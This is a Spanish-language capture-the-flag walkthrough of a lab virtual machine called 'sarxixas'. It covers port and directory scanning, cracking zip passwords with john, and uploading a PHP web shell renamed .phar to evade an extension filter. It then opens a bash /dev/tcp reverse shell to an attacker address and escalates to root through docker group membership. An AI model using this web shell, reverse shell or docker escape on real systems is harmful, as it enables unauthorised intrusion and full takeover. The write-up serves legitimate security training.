

## SARXIXAS



Ejecutamos nmap, detectamos el puerto 22 y 80 abiertos.

```
> sudo ../../obtain_data.sh 192.168.16.30
[sudo] password for kali:
Valid IP address: 192.168.16.30
-----
Running Nmap nmap -sS -sV -A -O -p- 192.168.16.30
-----
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-16 19:25 CET
Nmap scan report for 192.168.16.30
Host is up (0.00042s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
|_ ssh-hostkey:
|_   256 9c:e0:78:67:d7:63:23:da:f5:e3:8a:77:00:60:6e:76 (ECDSA)
|_   256 4b:30:12:97:4b:5c:47:11:3c:aa:0b:68:0e:b2:01:1b (ED25519)
80/tcp    open  http      Apache httpd 2.4.57 ((Debian))
|_ http-title: sarxixas - sarxixas
|_ Requested resource was http://192.168.16.30/?file=sarxixas
|_ http-robots.txt: 2 disallowed entries
|_ /data/ /docs/
|_ http-cookie-flags:
|_   /:
|_     PHPSESSID:
|_       httponly flag not set
|_ http-generator: pluck 4.7.13
|_ http-server-header: Apache/2.4.57 (Debian)
MAC Address: 08:00:27:56:F9:EE (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8, Linux 5.0 - 5.5
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Realizamos un escaneo para encontrar directorios.

```
gobuster dir -u http://192.168.16.30 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt -x html,txt,md,php,zip,tar
```



```
> gobuster dir -u http://192.168.16.30 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt -x html,txt,md,php,zip,tar
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.16.30
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,md,php,zip,tar,html
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./html (Status: 403) [Size: 278]
./php (Status: 403) [Size: 278]
/images (Status: 301) [Size: 315] [-> http://192.168.16.30/images/]
/index.php (Status: 302) [Size: 0] [-> http://192.168.16.30/?file=sarxias]
/login.php (Status: 200) [Size: 1247]
/docs (Status: 301) [Size: 313] [-> http://192.168.16.30/docs/]
/files (Status: 301) [Size: 314] [-> http://192.168.16.30/files/]
/data (Status: 301) [Size: 313] [-> http://192.168.16.30/data/]
/admin.php (Status: 200) [Size: 3758]
/api (Status: 301) [Size: 312] [-> http://192.168.16.30/api/]
/robots.txt (Status: 200) [Size: 47]
/requirements.php (Status: 200) [Size: 3770]
./html (Status: 403) [Size: 278]
./php (Status: 403) [Size: 278]
/server-status (Status: 403) [Size: 278]
```

En el directorio /api encontramos un zip.

192.168.16.30/api/

Exploit-DBGoogle Hacking DBbase64 | GTFOBinsOnline - Revers

# Index of /api


	Name	Last modified	Size	Description
	<a href="#">Parent Directory</a>		-	
	<a href="#">HostiaPilotes.zip</a>	2024-04-30 13:17	411	

Apache/2.4.57 (Debian) Server at 192.168.16.30 Port 80

Lo descargamos y averiguamos la contraseña con john.

```
> unzip HostiaPilotes.zip
Archive: HostiaPilotes.zip
  creating: HostiaPilotes/
[HostiaPilotes.zip] HostiaPilotes/contraseña.txt password: 
> zip2john HostiaPilotes.zip > hashHostiaPilotes.txt
ver 1.0 efn 5455 efn 7875 HostiaPilotes.zip/HostiaPilotes/contraseña.txt PKZIP Encr: 2b chk, TS_chk, cmplen=31, decmplen=19, crc=DF1DBE40 ts=69C0 cs=69c0 type=0
> john hashHostiaPilotes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 3 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
babyybaby (HostiaPilotes.zip/HostiaPilotes/contraseña.txt)
lg 0:00:00:00 DONE 2/3 (2025-02-16 20:48) 5.000g/s 296415p/s 296415c/s 296415C/s sierra1..ognimalf
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
> unzip HostiaPilotes.zip
Archive: HostiaPilotes.zip
[HostiaPilotes.zip] HostiaPilotes/contraseña.txt password:
extracting: HostiaPilotes/contraseña.txt
> ls
ls
> cd HostiaPilotes
cd HostiaPilotes
> cat contraseña.txt
cat contraseña.txt
File: contraseña.txt
ElAbueloDeLaAnitta
```

Vamos al login.php e insertamos la contraseña de admin.



En el apartado de gestionar archivos tendremos posibilidad de subir ficheros.



Creamos un script php con el siguiente contenido.


```
<?php
if(isset($_REQUEST["cmd"])){
    echo "<pre>";
    $cmd = ($_REQUEST["cmd"]);
    system($cmd);
    echo "</pre>";
    die;
}??
```

```
> cat command.php
File: command.php
1 <?php if(isset($_REQUEST["cmd"])){ echo "<pre>"; $cmd = ($_REQUEST["cmd"]); system($cmd); echo "</pre>"; die; }?>
```

























Tal y como vemos en la siguiente imagen, el servidor tiene algunas medidas de protección detectando algunas de las extensiones .php y añadiéndole .txt para que esta no ejecute código, encontramos un par de extensiones que ignoren esa restricción php8 y phar.

## gestionar archivos

**Aquí puede subir archivos, que pueden ser usados en sus páginas más tarde.**

  No file selected.

### subir imágenes

 <b>command.phar</b>	 
 command.php.	 
 command.php.txt	 
 command.php5.txt	 
 command.php7.txt	 
 <b>command.php8</b>	 
 command.pht.txt	 
 command.phtml.txt	 

Si vamos al directorio files (que en este caso es en donde se suben los contenidos) veremos los diferentes scripts subidos. Nos dirigimos a .phar puesto que es el único que nos funcionó.

```

192.168.16.30/files/command.phar?cmd=id
Exploit-DB Google Hacking DB base64 | GTF0Bins Online - Reverse Shel... Pat
uid=33(www-data) gid=33(www-data) groups=33(www-data)

```

EL siguiente paso será crear una reverse shell.

```

bash%20-c%20%27bash%20-
i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.16.37%2F9999%200%3E%261%27

```

```

192.168.16.30/files/command.phar?cmd=bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.16.37%2F9999%200%3E%261%27
> nc -lvnp 9999
listening on [any] 9999 ...
connect to [192.168.16.37] from (UNKNOWN) [192.168.16.30] 57586
bash: cannot set terminal process group (502): Inappropriate ioctl for device
bash: no job control in this shell
www-data@sarxixas:/var/www/html/files$ |

```

Revisando el sistema encontramos un zip en /opt, lo pasamos a nuestra máquina y sacamos la contraseña con john.

```


www-data@sarxixas:/opt$ base64 edropedropedrooo.zip
UESDBAoACQAAACSPnluggvTigAAABYAAAAVABwAcGVkcm9wZWRyb3B1ZHVjb28udHh0VVQJAAPU
FDwIBQxZnV4cWABBAABAAAAEAAAAABgcHAv13NBS95VtJaiUjFCDNIwgqYXrhRPhsMIHYHdpVySh0
SwcILoIL8yIAAAWAAAAUeSBh4DCqAJAAAAJI+eWc6CC9M1AAAAFgAAABUAGAAAAAQAQAAKSB
AAAAAHBlZHVjcGVkcm9wZWRyb29vLnR4dFVUBQAD1BQxZnV4cWABBAABAAAAEAAAAAFBLBQYAAAAA
AQABAFsAAACBAAAAA=
www-data@sarxixas:/opt$

> zip2john edropedropedrooo.zip > hashedrozip.txt
ver 1.0 efh 5455 efh 7875 edropedropedrooo.zip/pedropedropedrooo.txt PKZIP Encr: 2b chk, TS_chk, cmplen=34, decmplen=22, crc=D30B822E ts=BF24 cs=8f24 type=0
> john hashedrozip.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 3 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
cassandra (edropedropedrooo.zip/pedropedropedrooo.txt)
lg 0:00:00:00 DONE 2/3 (2025-02-17 21:32) 3.448g/s 150803p/s 150803c/s 123456..Open
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
> unzip edropedropedrooo.zip
Archive: edropedropedrooo.zip
[edropedropedrooo.zip] pedropedropedrooo.txt password:
extracting: pedropedropedrooo.txt
> cat pedropedropedrooo.txt

> cat pedropedropedrooo.txt
File: pedropedropedrooo.txt
1 3HBRD7XyxF5gAbkMmnWdW

```

El texto parece estar codificado, lo decodificamos con cyberchef.



Lo que obtenemos es la contraseña del usuario sarxixa aunque hay que hacerle una pequeña modificación. La pista la tenemos en el nombre del zip puesto que echamos en falta la P de pedro. Tenemos que seguir la misma lógica y quitarle la Q a esta contraseña tan olvidona.

```
www-data@sarxixas:/opt$ cat /etc/passwd | grep -i bash
root:x:0:0:root:/root:/bin/bash
sarxixa:x:1000:1002:concebolla,,,:/home/sarxixa:/bin/bash
www-data@sarxixas:/opt$ su sarxixa
Password:
sarxixa@sarxixas:/opt$ |
```

Buscando formas para escalar a root encontramos que el usuario pertenece al grupo de docker y este puede ejecutar comandos sin restricciones. Por lo que iniciamos una máquina por ejemplo alpine para ejecutar comandos como root. Por último vamos a por ambas flags.

```
sarxixa@sarxixas:~$ id
uid=1000(sarxixa) gid=1002(sarxixa) grupos=1002(sarxixa),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugin),100(users),106(netdev),1001(docker)
sarxixa@sarxixas:~$

sarxixa@sarxixas:~$ docker run -v /:/mnt --rm -it alpine chroot /mnt bash
Unable to find image 'alpine:latest' locally
latest: Pulling from library/alpine
f18232174bc9: Pull complete
Digest: sha256:a8560b36e8b8210634f77d9f7f9efd7ffa463e380b75e2e74aff4511df3ef88c
Status: Downloaded newer image for alpine:latest
root@aa022386e434:/# cd /root/
root@aa022386e434:~# ls
root.txt
root@aa022386e434:~# cat root.txt
root@aa022386e434:~# cd /home/sarxixa/
root@aa022386e434:/home/sarxixa# cat
.bash_history .bashrc .profile
.bash_logout .local/ user.txt
root@aa022386e434:/home/sarxixa# cat user.txt
```



